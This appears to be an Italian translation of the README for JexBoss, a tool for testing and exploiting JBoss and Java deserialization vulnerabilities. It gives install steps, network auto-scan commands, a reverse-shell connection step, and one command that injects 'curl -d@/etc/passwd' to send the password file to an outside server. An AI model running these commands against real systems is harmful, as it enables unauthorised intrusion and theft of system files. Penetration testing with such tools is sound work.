 joaomatosf/jexboss
JexBoss: Jboss (e Vulnerabilità di deserializzazione Java) strumento di verifica e sfruttamento

JexBoss è uno strumento per testare e sfruttare vulnerabilità in JBoss Application Server e in altre piattaforme, framework, applicazioni Java, ecc.
Per installare l'ultima versione di JexBoss, usa i seguenti comandi:
git clone https://github.com/joaomatosf/jexboss.git
cd jexboss
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080

OPPURE:

Scarica l'ultima versione da: https://github.com/joaomatosf/jexboss/archive/master.zip
unzip master.zip
cd jexboss-master
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080
Se stai usando CentOS con Python 2.6, installa Python 2.7. Esempio di installazione di Python 2.7 su CentOS usando Collections Software scl:
yum -y install centos-release-scl
yum -y install python27
scl enable python27 bash
Se stai usando Windows, puoi usare Git Bash per eseguire JexBoss. Segui i passaggi sotto:
    PATH=$PATH:C:\Python27\
    PATH=$PATH:C:\Python27\Scripts
    git clone https://github.com/joaomatosf/jexboss.git
    cd jexboss
    pip install -r requires.txt
    python jexboss.py -h
    python jexboss.py -host http://target_host:8080
Lo strumento e gli exploit sono stati sviluppati e testati per:
I vettori di sfruttamento sono:




$ python jexboss.py


$ python jexboss.py -u http://192.168.0.26:8080
$ python jexboss.py -h
$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080 -results results.txt

$ python jexboss.py -mode auto-scan -A -network 192.168.0.0/24 -ports 8080 -results results.txt



Dopo aver sfruttato un server JBoss, puoi usare la shell dei comandi di jexboss stessa o effettuare una connessione inversa usando il seguente comando:
   jexremote=YOUR_IP:YOUR_PORT

   Esempio:
     Shell>jexremote=192.168.0.10:4444
Quando si sfruttano vulnerabilità di deserializzazione Java (deserializzazione dell'applicazione, deserializzazione del servlet), le opzioni predefinite sono: effettuare una connessione inversa o inviare un comando da eseguire.
$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name --cmd 'curl -d@/etc/passwd http://your_server'
$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name
$ python jexboss.py -u http://vulnerable_java_app/path --servlet-unserialize
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2 --cookies "JSESSIONID=24517D9075136F202DCE20E9C89D424D"
$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080,80 -results report_auto_scan.log
$ python jexboss.py -mode file-scan -file host_list.txt -out report_file_scan.log
